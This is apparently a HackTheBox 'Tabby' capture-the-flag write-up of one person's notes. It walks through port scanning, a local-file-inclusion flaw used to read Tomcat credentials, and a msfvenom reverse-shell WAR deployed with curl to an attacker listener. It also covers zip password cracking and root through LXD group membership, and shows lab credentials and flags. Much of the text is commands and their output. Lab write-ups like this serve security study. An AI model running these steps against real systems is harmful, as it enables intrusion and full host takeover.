HTB.Tabby

Working Theory

Enumeration

Tools

nmap

```
nobodyatall@0xDEADBEEF:~/htb/boxes/tabby$ sudo nmap -sC -sV -oN portscn 10.10.10.194
[sudo] password for nobodyatall:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-06 22:48 +08
Nmap scan report for 10.10.10.194
Host is up (0.13s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Mega Hosting
8080/tcp open  http    Apache Tomcat
|_http-title: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

fuzz

```
port 80
=====
:: URL              : http://10.10.10.194/
FUZZ
 ::
Extensions       : .txt .php .html
 :: Follow redirects :
false
 :: Calibration      :
false
 :: Timeout          :
10
 :: Threads          :
40
 :: Matcher          : Response status: 200,204,301,302,307,401,403

.html                   [Status: 403, Size: 277, Words: 20, Lines: 10]
assets                  [Status: 301, Size: 313, Words: 20, Lines: 10]
favicon.ico             [Status: 200, Size: 759, Words: 8, Lines: 2]
files                   [Status: 301, Size: 312, Words: 20, Lines: 10]
index.php               [Status: 200, Size: 14175, Words: 2135, Lines: 374]
index.php               [Status: 200, Size: 14175, Words: 2135, Lines: 374]
news.php                [Status: 200, Size: 0, Words: 1, Lines: 1]
Readme.txt              [Status: 200, Size: 1574, Words: 227, Lines: 36]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10]
:: Progress: [18456/18456] :: 292 req/sec :: Duration: [0:01:03] :: Errors: 0 ::
```


port 8080
======
:: Method : GET
:: URL : http://10.10.10.194:8080/FUZZ
:: Extensions : .txt .php .html
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403
_____

[Status: 200, Size: 1895, Words: 201, Lines: 30]
docs [Status: 302, Size: 0, Words: 1, Lines: 1]
examples [Status: 302, Size: 0, Words: 1, Lines: 1]
host-manager [Status: 302, Size: 0, Words: 1, Lines: 1]
index.html [Status: 200, Size: 1895, Words: 201, Lines: 30]
index.html [Status: 200, Size: 1895, Words: 201, Lines: 30]
manager [Status: 302, Size: 0, Words: 1, Lines: 1]

Targets

http port 80

after did some fuzzing in the source code




al services. Our servers are now more secure than ever. <a href="http://megahosting.htb/news.php?file=statement">Read our state

weird comment


```
            </div>
        </div>
        <!--<img src="assets/images/homepc.png" alt="" />-->
    </div>
</div>
iv>
```

-edit /etc/hosts, then go to this link
//intesting



testing the file get request param, probably it's vulnerable to LFI
//test accessing /etc/passwd

//and yes! it's vulnerable to LFI



http port 8080

apache tomcat version

HTTP Status 404 – Not Found

Type Status Report

Message /asda

Description The origin server did not find a current representation

Apache Tomcat/9.0.31 (Ubuntu)

credential for /manager stored

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation.

For example, to add the `admin-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="admin-gui"/>
<user username="tomcat" password="s3cret" roles="admin-gui"/>
```


Note that for Tomcat 7 onwards, the roles required to use the host manager application were changed from the single `admin` role to the following two roles. You w

- `admin-gui` - allows access to the HTML GUI
- `admin-script` - allows access to the text interface

The HTML interface is protected against CSRF but the text interface is not. To maintain the CSRF protection:

- Users with the `admin-gui` role should not be granted the `admin-script` role.
- If the text interface is accessed through a browser (e.g. for testing since this interface is intended for tools not humans) then the browser must be closed af

it shows tomcat9 version



It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat9/webapps/ROOT/index.html`

Tomcat veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat9` and c following the rules from `/usr/share/doc/tomcat9-common/RUNNING.txt.gz`.

You might consider installing the following packages, if you haven't already done so:

tomcat9-docs: This package installs a web application that allows to browse the Tomcat 9 documentation locally. Once installed, yo here.


tomcat9-examples: This package installs a web application that allows to access the Tomcat 9 Servlet and JSP examples. Once inst clicking here.

tomcat9-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can a the host-manager webapp.


NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is "admin-gui". Users are defined in `/etc/tomcat9/tomcat-users.xml`.

-try to install tomcat9 locally and find the tomcat-users.xml
//sudo apt install tomcat9

find the tomcat-usres.xml
/found it store in /usr/share/tomcat9/etc/tomcat-users.xml




check with burpsuite
//found the file !!
//credential: tomcat:$3cureP4s5w0rd123!




we can notice that the roles
//we can access manager-script only (via curl) the gui arent accessible

```
roles="admin-gui,manager-script"/>
```

login into the tomcat manager



//and it works!



curl method deploy war payload (manager-script)

==========
deploy path for tomcat9 version
//link:http://tomcat.apache.org/tomcat-9.0-doc/manager-howto.html#Supported_Manager_Commands

Internationalization Note - The Manager application looks up its message s
below show the English version of the messages.

Deploy A New Application Archive (WAR) Remotely

`http://localhost:8080/manager/text/deploy?path=/foo`

Upload the web application archive (WAR) file that is specified as the requ
deriving the name for the WAR file added to the `appBase` from the specifie
command.

check out the curl method to deploy war in tomcat

Instantly share code, notes, and snippets.

pete911 / **tomcat manager deploy**

Last active 26 days ago

Star 9 Fork

Code Revisions 2 Stars 9 Forks 8 Embed <script src="https://gi Downloac

tomcat - deploy war files using curl

tomcat manager deploy

```
# deploy under "path" context path
curl --upload-file appplication-0.1-1.war "http://tomcat:tomcat@localhost:8080/manager/deploy?path=/application-0.1-1
# undeploy
curl "http://tomcat:tomcat@localhost:8080/manager/undeploy?path=/application-0.1-1"

# ! tomcat7 uses /manager/text/undeploy and /manager/text/deploy paths

# tomcat6-admin (debian) or tomcat6-admin-webapps (rhel) has to be installed
# tomcat-users.xml has to be setup with user that has admin, manager and manager-script roles
```

Lpker-2006 commented on Jan 22

create msfvenom payload

```
nobodyatall@0xDEADBEEF:~/htb/boxes/tabby$ msfvenom -p java/jsp_shell_revers
e_tcp LHOST=10.10.14.30 LPORT=18890 -f war -o revshell.war
Payload size: 1094 bytes
Final size of war file: 1094 bytes
Saved as: revshell.war
nobodyatall@0xDEADBEEF:~/htb/boxes/tabby$
```

upload & deploy war file in tomcat
//cmd: curl http://10.10.10.194:8080/manager/text/deploy?path=/shellcmd --upload-file revshell.war -u 'tomcat:$3cureP4s5w0rd123!'

```
FAIL - Invalid parameters supplied for command [/deploy]
nobodyatall@0xDEADBEEF:~/htb/boxes/tabby$ curl http://10.10.10.194:8080/manager/text/deploy?path=/shellcmd --upload-file revshell.war -u 'tomcat:$3cur
eP4s5w0rd123!'
OK - Deployed application at context path [/shellcmd]
nobodyatall@0xDEADBEEF:~/htb/boxes/tabby$
```

open nc listener then visit the link “http://10.10.10.194:8080/shellcmd/”

```
File  Edit  View  Search  Terminal  Tabs  Help
nobodyatall@0xDEADBEEF: ~/htb/boxes/...  ×   nobodyatall@0xDEADBEEF: ~/htb/boxes/...  ×   nobodyatall@0
nobodyatall@0xDEADBEEF:~/htb/boxes/tabby$ nc -lvp 18890
listening on [any] 18890 ...
connect to [10.10.14.30] from megahosting.htb [10.10.10.194] 43862
id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
```

gotten initial foothold!s

init foothold

still rmb the /files directory found in port 80?

```
tomcat@tabby:/var/www/html/files$ ls -la
ls -la
total 36
drwxr-xr-x 4 ash  ash  4096 Jun 17 21:59 .
drwxr-xr-x 4 root root 4096 Jun 17 16:24 ..
-rw-r--r-- 1 ash  ash  8716 Jun 16 13:42 16162020_backup.zip
drwxr-xr-x 2 root root 4096 Jun 16 20:13 archive
drwxr-xr-x 2 root root 4096 Jun 16 20:13 revoked_certs
-rw-r--r-- 1 root root 6507 Jun 16 11:25 statement
tomcat@tabby:/var/www/html/files$
```

download the backup.zip

```
nobodyatall@0xDEADBEEF:~/htb/boxes/tabby$ wget http://10.10.10.194/files/16162020_backup.zip
```

crack the zip file
//rmb to extract hash with zip2john
//cred: admin@it

```
nobodyatall@0xDEADBEEF:~/htb/boxes/tabby$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt hash
[sudo] password for nobodyatall:
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin@it         (16162020_backup.zip)
1g 0:00:00:02 DONE (2020-07-07 04:11) 0.4291g/s 4445Kp/s 4445Kc/s 4445KC/s adnc153..adilizinha
Use the "--show" option to display all of the cracked passwords reliably
Session completed
nobodyatall@0xDEADBEEF:~/htb/boxes/tabby$
```

use the zipfile credential to login as ash

```
-rw-r--r-- 1 root root 6507 Jun 16 11:25 state
tomcat@tabby:/var/www/html/files$ su ash
su ash
Password: admin@it

ash@tabby:/var/www/html/files$
```

Post Exploitation

Privilege Escalation

grab user flag!

```
ash@tabby:~$ cat user.txt
cat user.txt
f092e077cac753a7bc4cdfdec30ab915
ash@tabby:~$
```

ash got lxd group

```
ash@tabby:~$ id
id
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
ash@tabby:~$
```

read about this lxd privEsc article
//link:https://www.hackingarticles.in/lxd-privilege-escalation/

in local machine dl and build the alpine

```
nobodyatall@0xDEADBEEF:~/htb/boxes/tabby$ git clone https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder'...
remote: Enumerating objects: 27, done.
remote: Total 27 (delta 0), reused 0 (delta 0), pack-reused 27
Receiving objects: 100% (27/27), 16.00 KiB | 399.00 KiB/s, done.
Resolving deltas: 100% (6/6), done.
nobodyatall@0xDEADBEEF:~/htb/boxes/tabby$ cd lxd-alpine-builder/
nobodyatall@0xDEADBEEF:~/htb/boxes/tabby/lxd-alpine-builder$ sudo ./build-alpine
Determining the latest release... v3.12
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.12/main/x86_64
Downloading alpine-mirrors-3.5.10-r0.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
```

-after done building it upload to victim pc
-import the image
/*
rule #243: if you're ever trying to run things from `/tmp` and you are having issues with files not being found, go to another directory with write permissions. `/tmp` is a strange and magical directory that might have different contents for different users.
*/

//it wont work in /tmp directory when importing the image
//trying in the ash home dir

```
ls
alpine-v3.12-x86_64-20200707_0419.tar.gz  snap  user.txt
ash@tabby:~$ lxc image import alpine-v3.12-x86_64-20200707_0419.tar.gz --alias root
lxc image import alpine-v3.12-x86_64-20200707_0419.tar.gz --alias root
ash@tabby:~$ lxc image list
lxc image list
+-------+--------------+--------+-------------------------------+--------------+-----------+--------+------------------------------+
| ALIAS | FINGERPRINT  | PUBLIC |          DESCRIPTION          | ARCHITECTURE |   TYPE    |  SIZE  |         UPLOAD DATE          |
+-------+--------------+--------+-------------------------------+--------------+-----------+--------+------------------------------+
| root  | 69d7700c966d | no     | alpine v3.12 (20200707_04:19) | x86_64       | CONTAINER | 2.97MB | Jul 6, 2020 at 8:56pm (UTC) |
+-------+--------------+--------+-------------------------------+--------------+-----------+--------+------------------------------+
ash@tabby:~$
```

remember to lxd init first
//then just press enter to use default setting

```
Error: No storage pool found. Please create a new storage pool
ash@tabby:~$ lxd init
lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:

Do you want to configure a new storage pool? (yes/no) [default=yes]:

Name of the new storage pool [default=default]:

Name of the storage backend to use (lvm, ceph, btrfs, dir) [default=btrfs]:

Create a new BTRFS pool? (yes/no) [default=yes]:

Would you like to use an existing block device? (yes/no) [default=no]:

Size in GB of the new loop device (1GB minimum) [default=15GB]:

Would you like to connect to a MAAS server? (yes/no) [default=no]:

Would you like to create a new local network bridge? (yes/no) [default=yes]:
```

execute the codes

```
ash@tabby:~$ lxc init root ignite -c security.privileged=true
lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
lxc start root
lxc exec root /bin/bash
idlxc init root ignite -c security.privileged=true
Creating ignite
lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
lxc start root
lxc exec root /bin/bash
ash@tabby:~$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
```

start the container

```
ash@tabby:~$ lxc start ignite
lxc exec ignite /bin/sh
idlxc start ignite
lxc exec ignite /bin/sh
Error: Common start logic: The container is already running
ash@tabby:~$ lxc exec ignite /bin/sh
~ #
```

now im root

```
~ # ^[[26;5R

~ # ^[[26;5Rid
id
uid=0(root) gid=0(root)
~ # ^[[26;5R
```

nav to /mnt/root to go to tabby user filesystem

```
~ # ^[[26;5Rcd /mnt/root
cd /mnt/root
/mnt/root # ^[[26;13Rls
ls
bin         home        lost+found  root        swap.img
boot        lib         media       run         sys
cdrom       lib32       mnt         sbin        tmp
dev         lib64       opt         snap        usr
etc         libx32      proc        srv         var
/mnt/root # ^[[26;13R
```

grab root flag!

```
/mnt/root # ^[[26;13Rls
ls
bin         home        lost+found  root        swap.img
boot        lib         media       run         sys
cdrom       lib32       mnt         sbin        tmp
dev         lib64       opt         snap        usr
etc         libx32      proc        srv         var
/mnt/root # ^[[26;13Rcd root
cd root
/mnt/root/root # ^[[26;18Rls
ls
root.txt  snap
/mnt/root/root # ^[[26;18Rcat root.txt
cat root.txt
be71971fbf42da0806a12854ec3fce57
/mnt/root/root # ^[[26;18R
```

Menu | nobodyatall@0xDEAD... | Mozilla Firefox

Creds

apache tomcat cred
==========
tomcat:$3cureP4s5w0rd123!

16162020_backup.zip cred
==========
admin@it

